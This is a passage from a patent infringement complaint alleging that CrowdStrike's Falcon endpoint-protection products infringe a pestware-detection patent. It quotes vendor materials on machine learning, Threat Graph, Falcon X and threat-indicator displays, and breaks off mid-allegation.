


4. Cloud-Native

Cloud architecture is the critical component in the delivery of true next-gen AV. Cloud-based NGAV can be fully operational in seconds, with no reboot, signature updates, configuration, or infrastructure purchases required. Algorithms can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615-616.)

560. Indeed, the Accused Products' "technologies include machine learning to protect against known and zero-day malware, exploit blocking, hash blocking and CrowdStrike's behavioral artificial intelligence heuristic algorithms, known as Indicators of Attack (IOAs)."




— Can CrowdStrike Falcon protect endpoints if they are not connected to the cloud?

Yes, indeed, the lightweight Falcon sensor that runs on each endpoint includes all the prevention technologies required to protect the endpoint, whether it is online or offline. Those technologies include machine learning to protect against known and zero-day malware, exploit blocking, hash blocking and CrowdStrike's behavioral artificial intelligence heuristic algorithms, known as Indicators of Attack (IOAs).

(*See* WBR_CSK001665, https://www.crowdstrike.com/products/faq/.)

561. The Accused Products include "Threat Graph™" described as "the brains behind the Falcon endpoint protection platform" and "predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics." "Threat Graph™" includes:


- The "Threat Graph Database" that "continuously ingests, contextualizes and enriches endpoint telemetry on more than 400 event types, covering Windows, Mac, and Linux" and "captures and reveals relationships between data elements."
- The "Integrated Threat Intelligence," which "[e]nriches telemetry with context about real-world threats" to help "identify new campaigns associated with known threat actors."
- "Deep Analytics," which uses "[d]eep AI and behavioral analysis" to identify "new and unusual threats in real time" and allows the Accused Products to "identif[y] threat activity in real time and then alert[] or block[] it based on policies."



CrowdStrike® Threat Graph™ is the brains behind the Falcon endpoint protection platform.

Threat Graph predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics.

* * * * *




KEY FEATURES OF THREAT GRAPH

Feature	Benefit
Threat Graph Database	Threat Graph continuously ingests, contextualizes and enriches endpoint telemetry on more than 400 event types, covering Windows, Mac, and Linux. Graph database captures and reveals relationships between data elements.
Integrated Threat Intelligence	Enriches telemetry with context about real-world threats, which helps identify new campaigns associated with known threat actors.
Deep Analytics	Deep AI and behavioral analysis identifies new and unusual threats in real time. Falcon identifies threat activity in real time and then alerts or blocks it based on policies.
Search Engine	Robust, industry-standard query and search engine. Provides easy and powerful capabilities for incident responders and threat hunters, ensuring frictionless access to data needed to get answers fast.
APIs	Enables tight integration with third-party and custom security solutions. Unlocks security orchestration, automation and other advanced workflows.
Falcon Data Replicator	Regularly extract enriched EDR data sets to support compliance, long-term archival or integration with third-party analytics engines and data lakes.
Cloud-delivered	Part of the CrowdStrike Falcon integrated solution, delivered with no on-premises infrastructure. The solution scales with zero effort, providing all necessary storage and compute resources for fast and efficient interactions. Complete set of enriched data is continuously available for security responders, even for systems that are ephemeral, offline or destroyed.

(*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-510.)


562. The Accused Products perform a method that includes *identifying, based upon the API call activity, a suspected pestware object on the computer*. For example, the Accused Products include "MACHINE LEARNING" "[t]o detect and prevent known and unknown malware –

whether endpoints are on or off the network" and "INDICATORS OF ATTACKS" "[t]o correlate endpoint events to detect stealthy activities that indicate malicious activity.


KNOWN MALWARE PREVENTION
To weed out the obvious
MACHINE LEARNING
To detect and prevent known and unknown malware - whether endpoints are on or off the network
INDICATORS OF ATTACKS
To correlate endpoint events to detect stealthy activities that indicate malicious activity
WHITELISTING BLACKLISTING
To block or allow custom hashes
EXPLOIT MITIGATION
To stop attacks that exploit vulnerabilities to compromise hosts


(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615.)

563. In addition, the Accused Products include "[c]loud architecture" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."



(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:26.)

564. The Accused Products perform a method that includes *identifying, in response to the identifying the suspected pestware object, a reference to an identity of an externally networked source of the suspected pestware object*. For example, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." "[D]etection details" are kept for "90 days."



FULL ATTACK VISIBILITY AT A GLANCE


For unparalleled alert context and visibility, Falcon Prevent:

- Provides details, context and history for every alert
- Unravels an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data
- Maps alerts to the MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK®) framework for quick understanding of even the most complex detections
- Keeps detection details for 90 days

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

565. The Accused Products monitor events including processes and operations

performed by processes, and these events are further enriched with related data including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). The Accused Products link events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.).



Other Common Events


- Many of the other events Falcon captures are used to enrich `ProcessRollup2` events
- Some common enrichment events include:
  1. `DnsRequest` (a process makes a DNS request)
  2. `NetworkConnectIP4` (a process makes an IPv4 connection)
  3. `OoxmlFileWritten` (a productivity file was written to disk by a process)
  4. `PeFileWritten` (an executable file was written to disk by a process)
- There are over 400(!) events captured by Falcon
- They are catalogued in the Event Data Dictionary in your UI

©2020 CROWDSTRIKE

(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 529; *see also id.*at 519, 522, 552.)


566. In another example, the Accused Products provide a process tree illustrating the context and history of an attack. For example, the green icon indicates that a file named "BACKDOOR.EXE" was identified as malicious and was blocked. By moving up the process tree, the Accused Products illustrate an attack with an externally networked source that began with clicking a malicious link in Outlook that opened a website using internet explorer, and the website

exploiting an internet explorer vulnerability to initiate a drive-by download attack.




(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 6:27-6:35.)

567. In another example, the Accused Products display information related to found malware and global command-and-control servers of hacker group "GOBLIN PANDA" including indicators related to the malware found on network host computers, servers identified as associated with the malware and Goblin Panda, and website web.thoitievietnam.org identified as associated with the malware indicators, Goblin Panda servers, and Goblin Panda.


CSIT-18052 8.1 Builder for CVE...
CSA-18084 GOBLIN PANDA Adopts ...
GOBLIN PANDA
78f3d6492a186c472f7dd02e2e1324...
93aa353320a8e27923880401a4a0f3...
185.243.114.138
web.thoitietvietnam.org
1 indicator on 3 hosts
4 indicators on 2 hosts

Looking to the right side of the graph, clicking on the "hosts" icon will expand a list of hosts that have event data containing these particular indicators. Like with Intel, this will highlight the lines connecting that host to the indicators and Intel attributes. You also have the option to expand and see the specific host's detailed information.



1 indicator on 2 hosts

Hosts

CS-SE-DJS-W10BH

TMM-WIN10-D3


Indicator

e7c0bc0e80f22e7b9ac178426473040099b78ac7b73fb809e95e9c...

TYPE	Hash
FIRST SEEN	Feb. 20, 2019 15:10:53
ALL HOSTS	2
[illegible] HOSTS	2

(*See* WBR_CSK001390 (https://www.youtube.com/watch?v=4B4a5FQZ8dE&list=PLtojL19AteZv3oYq8_jD_0J5vNvxdGDDs) at 0:15; *see* WBR_CSK000662 (https://www.crowdstrike.com/blog/tech-center/falcon-indicator-graph/).)

568. The Accused Products perform a method *reporting the identity of the externally networked source to an externally networked pestware research entity, wherein the identity of the externally networked source is selected from a group consisting of an I.P. address, a URL, an email client and a program*. For example, the Accused Products include "[i]ntegrated threat intelligence [that] enables the immediate assessment of the ***origins, impact, and severity*** of threats in the environment, and also provides guidance on how to best respond and remediate."



3. Threat intelligence integration

Integrated threat intelligence enables the immediate assessment of the origins, impact, and severity of threats in the environment, and also provides guidance on how to best respond and remediate.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616 (emphasis added).)

569. Indeed, the Accused Products include "CrowdStrike Falcon X" threat intelligence. Falcon X includes "Automatic Threat Analysis" "automatically investigated by Falcon X," Malware Analysis" "enabl[ing] in-depth analysis of unknown and zero-day threats," "Malware Search," and "Threat Intelligence."

CrowdStrike Falcon X stands out with the following capabilities:

- **Automatic Threat Analysis** — All files quarantined by CrowdStrike Falcon endpoint protection are automatically investigated by Falcon X. This automation drives breakthrough efficiency gains for security operations teams, elevates the capabilities of all security analysts and unlocks critical security functionality for organizations without a security operations center.
- **Malware Analysis** — Falcon X enables in-depth analysis of unknown and zero-day threats that goes far beyond traditional approaches. Powered by the Falcon Sandbox, it

> employs a unique combination of static, dynamic and fine-grained memory analysis to quickly identify the evasive threats other solutions miss.
>
> - **Malware Search** — Connects the dots between the malware found on your endpoints and related campaigns, malware families or threat actors. Falcon X searches CrowdStrike Falcon Search Engine, the industry's largest malware search engine for related samples and within seconds expands the analysis to include all files and variants, leading to a deeper understanding of the attack and an expanded set of IOCs to defend against future attacks.
> - **Threat Intelligence** — Actor attribution exposes the motivation and the tools, techniques and procedures (TTPs) of the attacker. Practical guidance is provided to prescribe proactive steps against future attacks and stop actors in their tracks.
> - **Customized Intelligence** — Falcon X automatically produces intelligence specifically tailored for the threats you encounter in your environment. Customized IOCs are immediately shared with other security tools via API, streamlining and automating the protection workflow. Cyber threat intelligence relating to the encountered attack is displayed alongside the alert, making it quick and easy for analysts to understand the threat and take action.

(*See* WBR_CSK000508 (https://www.crowdstrike.com/press-releases/crowdstrike-introduces-new-automated-threat-analysis-solution-to-deliver-predictive-security/) at 009-011.)

570. Indeed, the Accused Products include "Falcon Prevent integrated with Falcon X™ to" "[f]ully understand the threats in your environment" and "[a]ccess malware research and analysis at your fingertips." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

571. Indeed, as shown above, the Accused Products display information related to found malware and global command-and-control servers of hacker group "GOBLIN PANDA" including indicators related to the malware found on network host computers, servers identified as associated with the malware and Goblin Panda, and website web.thoitievietnam.org identified as associated with the malware indicators, Goblin Panda servers, and Goblin Panda. (*See* WBR_CSK001390 (https://www.youtube.com/watch?v=4B4a5FQZ8dE&list=PLtojL19AteZv3oYq8_jD_0J5vNvxdGDDs) at 0:15; *see* WBR_CSK000662 (https://www.crowdstrike.com/blog/tech-center/falcon-indicator-graph/).)

572. Each claim in the ’932 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the ’932 Patent.

573. Defendants have been aware of the ’932 Patent since at least the filing of the First Amended Complaint.

574. Defendants directly infringe at least claim 1 of the ’932 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform 